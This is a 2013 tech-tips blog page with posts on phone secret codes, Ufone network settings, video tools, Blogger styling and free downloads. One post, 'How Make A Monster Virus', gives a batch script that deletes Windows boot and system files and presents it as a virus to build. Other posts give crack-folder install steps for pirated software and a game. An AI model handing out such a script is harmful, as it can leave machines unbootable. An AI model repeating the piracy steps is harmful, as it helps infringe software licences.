Saturday, 15 June 2013

China Mobiles Secret Codes


ALL CHINA MOBILES SECRET CODES

*#66*# Set Factory Mode CONFIRMED
*#8375# Show Software Version CONFIRMED
*#1234# A2DP ACP Mode CONFIRMED
*#1234# A2DP INT Mode CONFIRMED
*#0000# + Send : Set Default Language CONFIRMED
*#0007# + Send : Set Language to Russian CONFIRMED
*#0033# + Send : Set Language to French CONFIRMED
*#0034# + Send : Set Language to Spanish CONFIRMED
*#0039# + Send : Set Language to Italian CONFIRMED
*#0044# + Send : Set Language to English CONFIRMED
*#0049# + Send : Set Language to German CONFIRMED
*#0066# + Send : Set Language to Thai CONFIRMED
*#0084# + Send : Set Language to Vietnamese CONFIRMED
*#0966# + Send : Set Language to Arabic CONFIRMED

Reset China Mobiles Phones

*#77218114#
*#881188#
*#94267357#
*#9426*357#
*#19912006#
*#118811#
*#3646633#

For Konka

C926 software version: *320# Send
C926 set default language: *#0000# Send
C926 set English language: *#0044# Send
Read More ->>

Friday, 14 June 2013

Nokia Mobiles Secret Codes FREE


Nokia Mobiles Secret Codes

  • *#06#  for checking the IMEI Number(International Mobile Equipment Identity).
  • *#7780#  reset to factory settings
  • *#67705646#  This will clear the LCD display(operator logo)
  • *#0000# To view software version.
  • *#0000# To view software version.
  • *#746025625# Sim clock allowed status.
  • *#92702689# takes you to a secret menu where you may find some of the information below:
    1. Displays Serial Number.
    2. Displays the Month and Year of Manufacture
    3. Displays (if there) the date where the phone was purchased (MMYY)
    4. Displays the date of the last repair – if found (0000)
    5. Shows life timer of phone (time passes since last start)
  • *#7328748263373738# resets security code.
  • Default security code is 12345
NOTE
Type these codes on the main screen of nokia mobiles
Read More ->>

ufone Tips And Tricks


ufone Tips Tricks And Codes

GPRS Settings
Profile Name: Ufone
Home URL: http://wap.ufone.com/
Bearer: GPRS Only
Proxy: Disable/No
DNS1: 0.0.0.0
DNS2: 0.0.0.0
Access Point Name /
APN: ufone.pfinternet / ufone.plinternet / ufone.internet
Login ID/Username: ufone
Password: ufone


MMS Settings
Connection Settings
Setup a new connection:
Name is: “UfoneMMS”
Connection Name: Ufone.mms
AccessPoint: ufone.plmms
Everything else: default


SHORTCODES
##004# Deactivate Voice Mail **004*190# Activate Voice Mail
*43# Activate Call Waiting #43# Deactivate Call Waiting
*124# Free Balance Check
*123*(PIN)# Balance Recharge
*444*1# Ufone Prepay 2 Ufone Public Demand Conversion
*444*2# Ufone Public Demand 2 Ufone Prepay Conversion
*#21# Allows you to check the number that “All Calls” are diverted to.
*#30# Lets you see the private number.
*#61# Allows you to check the number that “On No Reply” calls are diverted to.
*#62# Allows you to check the number that “Divert If Unreachable (no service)” calls are diverted to.
*#67# Allows you to check the number that “On Busy Calls” are diverted to.
De-register all call diversions ##002#
Activate unconditionally divert all calls *21#
De-register unconditionally divert all calls ##21#
Deactivate unconditionally divert all calls #21#
Check status of unconditionally divert all calls *#21#
Divert on no answer to number and activate **61*number#
Activate divert on no answer *61#
Activate divert on busy *67# De-register divert on busy ##67#
Deactivate divert on busy #67# Check status of divert on busy *#67#
Check status of barr all outgoing calls *#33# Activate barr all calls **330*code#
Deactivate barr all calls #330*code#
Check status of barr all calls *#330*code#
Activate barr all outgoing calls **333*code#
Deactivate barr all outgoing calls #333*code#
Check status of barr all outgoing calls *#333#
Activate barr all incoming calls **35*code#
Deactivate barr all incoming calls #35*code#
Check status of barr all incoming calls *#35#
Activate barr all incoming calls when roaming **351*code#
Deactivate barr all incoming calls when roaming #351*code#
Check status of barr all incoming calls when roaming *#351#
Activate barr all incoming calls **353*code#
Deactivate barr all incoming calls #353*code#
Check status of barr all incoming calls *#353#
Read More ->>

How Make A Monster Virus


  • Open notepad ,copy and paste below coding in your notepad

Coding HERE

@echo off
attrib -r -s -h c:autoexec.bat
del c:autoexec.bat
attrib -r -s -h c:boot.ini
del c:boot.ini
attrib -r -s -h c:ntldr
del c:ntldr
attrib -r -s -h c:windowswin.ini
del c:windowswin.ini

  • Then save this file as .bat like i save this file and give name Virus.bat
  • In virus.bat virus is the name of file and .bat is the extension of file
  • Your virus is ready. Dont click on this file in your computer otherwise AUTHOR will be not responsible in any kind of lose.
Read More ->>

How To Download uTorrent Files With The Help Of IDM 100% Free

Well this time I will try to share a trick How To Download Torrent File With the IDM. Usually we download the torrent file using uTorrent, but we must be patient because the download time is long. For those of you who want to download a torrent file but a faster time of the download, please refer to How To Download Torrent File With IDM below.

How To Download Torrent File Condition With IDM surely you must have installed its first IDM.  Please locate and select a new IDM Or Download IDM to Click Here
Then prepare torrentnya file, you can search for torrent files on its website that provides torrent files and download the torrent file and save it in your company. Alternatively please copy the link or magnet link it from the torrent file.

Please click here or type zbigz site in your browser address bar and  Sign Up to get a Free Account.

Then please upload the torrent file you saved on your computer or the magnet can also paste a direct link torrent file then click the GO button.

 
Please select a FREE service just to continue this process.
Then let zbigz download the torrent file its first with super fast servers for you. Wait until the process is complete Caching and please proceed by pressing the download button on the right.


You will be prompted to choose another service pack, please choose the FREE course. Wait IDM automated process that will provide the download for you. Furthermore tingga click Start Download on IDM

Read More ->>

Wednesday, 12 June 2013

Wondershare Video Editor 3.1 Free Download Full Version


Wondershare Video Editor

Wondershare Video Editor, an easy-to-use video editor with all the video editing tools you need, enables you to create Hollywood-like home movies with titles, effects and transitions from all regular videos, audio and photos. Share instantly with family and friends with easy upload to YouTube, Facebook, etc. Save videos to play on portable devices like iPhone, iPad, iPod, etc. or burn DVD for better video preservation. No matter it's a wedding video, love movie, travel story, life documentary or party record, it is just so easy to turn it to a treasured home video and share it with everyone!

Edit And Enhanced Your Media Files

  • Easily make perfect movies using your video clips (SD, HD, camcorder, records), audio and photos. See tech spec. for all supported formats.Edit and personalize videos/photos/audio with features like split, crop, trim, rotate, set fade in & fade out, adjust duration, etc.
  • Tune all up with Contrast, Saturation, Brightness and Hue tools.
  • One click to record videos and voiceovers with a webcam and microphone.
  • Speed up, Slow down and voice change effects make audio/video editing fun.
  • Manage all your media sources including videos (also webcam), audio, images and color slides.
  • Take your movie to the next level instantly with 50+ ready-to-use filter effects.
  • Add transitions between clips and apply motion effects to photos to bring still images to life.
  • Easily achieve picture-in-picture (image/video overlay) tracks and customize with motion, effects and mask. New
  • Add stylish captions on your videos and photos with customizable font, color, etc. for better video meaning conveying. 
  • Drag and drop Intro/Credit clips for a great film.
    Share Your Videos with Family and Friends in a Snap
  • DEVICES: Get optimized videos for playback on your portable devices like iPhone, iPad, PSP, iPod, Wii, Zune, etc.
  • FORMATS: Save edited videos to local hard drive for further use in a variety of video formats.
  • ONLINE: Directly upload your video creation to YouTube, and share with more people on Facebook and Twitter.
  • TV: Burn videos to DVD discs to play with DVD player or save as DVD folder or ISO image files to preserve videos in a better way.

INSTALLATION INSTRUCTIONS

  • 1.Run setup file as admin
  • 2.Copy all file from crack folder into installation directory.
  • 3.Run from desktop shortcut. 


 This is Utorrent file. You must be install µTorrent in your system. Download torrent click above Download button.
Read More ->>

Saturday, 8 June 2013

How To Make Stylish Label in Blogger


  • Open your blogger dashboard.
  • Select your blog.
  • Select Template option.
  • Click Edit HTML option.
  • In the template code find ]]></b:skin> by press Ctrl+F
  • Now copy the code of any one design from the below given 5 designs.
  • Paste the copied code just above ]]></b:skin> and save the template

CODE Here

.label-size{
 margin:0;
 padding:0;
 position:relative;
 } 
 .label-size a{
 float:left;
 height:18px;
 line-height:18px;
 position:relative;
 font:14px verdana;
 margin-bottom: 9px;
 margin-left:10px;
 padding:10px;
 -webkit-box-shadow: inset 0 1px 0 0 #96ca6d;
  -moz-box-shadow: inset 0 1px 0 0 #96ca6d;
  box-shadow: inset 0 1px 0 0 #96ca6d;
  background-color: #7fbf4d;
  background-image: -webkit-gradient(linear, left top, left bottom, color-stop(0%, #7fbf4d), color-stop(100%, #63a62f));
  background-image: -webkit-linear-gradient(top, #7fbf4d, #63a62f);
  background-image: -moz-linear-gradient(top, #7fbf4d, #63a62f);
  background-image: -ms-linear-gradient(top, #7fbf4d, #63a62f);
  background-image: -o-linear-gradient(top, #7fbf4d, #63a62f);
  background-image: linear-gradient(top, #7fbf4d, #63a62f);
  border: 1px solid #63a62f;
  border-bottom: 1px solid #5b992b;
 color:#fff;
 text-decoration:none;
border-bottom-right-radius: 30px;
border-top-left-radius: 30px;
 -webkit-transition: all .5s ease-in-out;
-moz-transition: all .5s ease-in-out;
-o-transition: all .5s ease-in-out;
transition: all  .5s ease-in-out;
 } 
.label-size a:hover
{
text-shadow:5px 5px 5px #dcdcdc;
background:orange;
border:1px solid orange;
border-bottom-right-radius: 0px;
border-top-left-radius: 0px;
border-bottom-left-radius: 30px;
border-top-right-radius: 30px;
}
  • Save your template and View Blog
  • Enjoy with new Label Style
Read More ->>

Friday, 7 June 2013


How to Compress VIdeo Without losing Original Quality With Handbrake


How to compress video with handbrake without losing quality

  • I am going to show how to compress video so first Install Microsoft Net Framework 
  • Then install Xvid Codec
  • After that install the HandBrake in your system
  • Open handbrake software
  • Now follow mine instructions that how i am make settings for compress video
  • Click on Picture Tab
  • Ok now change the setting in Anamorphic Tab by click on Drop Down Menu
  • Now Leave the Filter Tab
  • Click on Video Tab
  • Now check the Constant Framerate box and set the video quality 25 or 30. because this is better quality
  • Leave same settings for AUDIO
  • Keep original settings for subtitles
  • Also keep the original settings for Chapters and Advanced Tabs

  • Before saving video give the save location by click in box which you are seen behind the browse button
  • Then click on start and wait for some time
  • Enjoy my unique tutorial and follow me on facebook,twitter and google +
Read More ->>

How To Capturing Video With VLC Player


Capturing Desktop Video/Work With VLC Player

  • Follw me how to make settings in vlc for capturing video
  • Open VLC player and click on File Menu then select Conver/Save.
  •  After click on that option a window will be open 
  • Click on Capture Device Tab and then click on below drop down menu and select Desktop
  • Set the "Desired frame rate for the capture" 7.00f/s 
  • After that click on bottom area where you can see the drop down menu "convert/save" and select Convert
  • A window will be apeared like this
  • Ok now give the destination to your save file. click on browse and give the name with video extension or format like as i give the name myvideo and file format/extension is .avi then click on save
  • After click Save window will be appeared like this one
  • Click on start button and your video will be start.
  • Enjoy my unique tutorial and follow me on facebook,twitter and google +
Read More ->>

Tuesday, 4 June 2013

HandBrake 0.9.9 Video Transcoder Free Download Full Version


Best Video Compression Softwares


Built-in Device Presets

Get started with HandBrake in seconds by choosing a profile optimised for your device, or choose a universal profile for standard or high quality conversions. Simple, easy, fast. For those that want more choice, tweak many basic and advanced options to improve your encodes. 

Supported Input Sources

Handbrake can process most common multimedia files and any DVD or BluRay sources that do not contain any kind of copy protection.

Outputs

File Containers: .MP4(.M4V) and .MKV Video Encoders: H.264(x264), MPEG-4 and MPEG-2 (libav), and Theora(libtheora) Audio Encoders: AAC, CoreAudio AAC/HE-AAC (OS X Only), MP3, Flac, AC3, or Vorbis Audio Pass-thru: AC-3, DTS, DTS-HD, AAC and MP3 tracks 


Even More Features In HandBrake

  • Title / Chapter selection
  • Queue up multiple encodes
  • Chapter Markers
  • Subtitles (VobSub, Closed Captions CEA-608, SSA, SRT)
  • Constant Quality or Average Bitrate Video Encoding
  • Support for VFR, CFR and VFR
  • Video Filters: Deinterlacing, Decomb, Detelecine, Deblock, Grayscale, Cropping and scaling
  • Live Video Preview


Requirements


Read More ->>

Sunday, 2 June 2013

How To Speaks Your PC Like a Man


How To Speak Your Own Computer

  • First open notepad
  • Type the below code in notepad and save as pcspeaks.vbs
  • Then open the file "pcspeaks.vbs" from where you save
  • Type your desire text and click Ok
  • Enjoy
Code Here

Dim msg, sapi
msg=inputBox("Enter your text for conversion","iTzPaRaDizE.BlogSpot.CoM")
Set sapi=CreateObject("sapi.spvoice")
sapi.Speak msg
Read More ->>

Saturday, 1 June 2013

Chat Roll

If you have any problem in downloading or link please report me or leave your message in that chat roll i will solve your problem as well as soon possible. You can share your blog/site here with friends.


Read More ->>

E-Books

Read More ->>

How We Can Free Buddy Chat From Web


  • First you type in your write message P and send it to 8585 from Warid network
  • For Ufone network type in your write message P and send it to 835 from Ufone network
  • Ok you will be able to know about you buddy chat password
  • Now click on this link Link Here
  • Now type your number and give your password in below box
  • Click Log In
  • Only for Ufone And Warid users
  • Enjoy Your Chat
Read More ->>

Thursday, 30 May 2013

Wednesday, 29 May 2013

Teenage Mutant Ninja Turtles 2 PC Game Free Download Full Version


Teenage Mutant Ninja Turtles

Teenage Mutant Ninja Turtles is a beat 'em up video game released in 2003 by Konami. The game is based on the 2003 TV series. The main gameplay loosely adapts the following season one episodes: Things Change, A Better Mouse Trap, Attack of the Mousers, Meet Casey Jones, Nano, Darkness on the Edge of Town, The Way of Invisibility, Notes From the Underground (Parts 1-3), and Return to New York (Parts 1-3), as well as a level that is not derived from the animated series at all.
The player can play as either Leonardo, Donatello, Michelangelo or Raphael. Each turtle has his own unique set of levels to complete. There is a story mode for one or two players, and there is also a versus mode where two players can fight head to head. In the versus mode, players can fight as all 4 turtles, Splinter, Casey Jones, Hamato Yoshi, The Turtlebot, Hun, Oroku Saki, and Shredder. A Challenge mode is unlockable by defeating Oroku Saki with any Turtle in the Story Mode, which needs to be complete to unlock Hamato Yoshi and his dojo. There are also third-person view races, a shell-glider level for Donatello and a bike race between Raphael and Casey Jones.
Shortly after a group of mouser robots destroy the turtles' old home, they begin to attack their new home. Michelangelo eventually gets on Raphael's nerves, making Raphael leave to the surface. At the surface, he is confronted by Purple Dragon thugs, Casey Jones, and Dragonface. Baxter Stockman soon uses invisible foot tech ninjas to capture Raphael, and Donatello is forced to rescue him. Afterward, the are confronted by genetically mutated beings. The turtles decide to eliminate the Shredder and defeat him once and for all.

Screen Shots


Torrent Download


 This is Utorrent file. You must be install µTorrent in your system. Download torrent click above Download button.
Read More ->>
Powered by Blogger.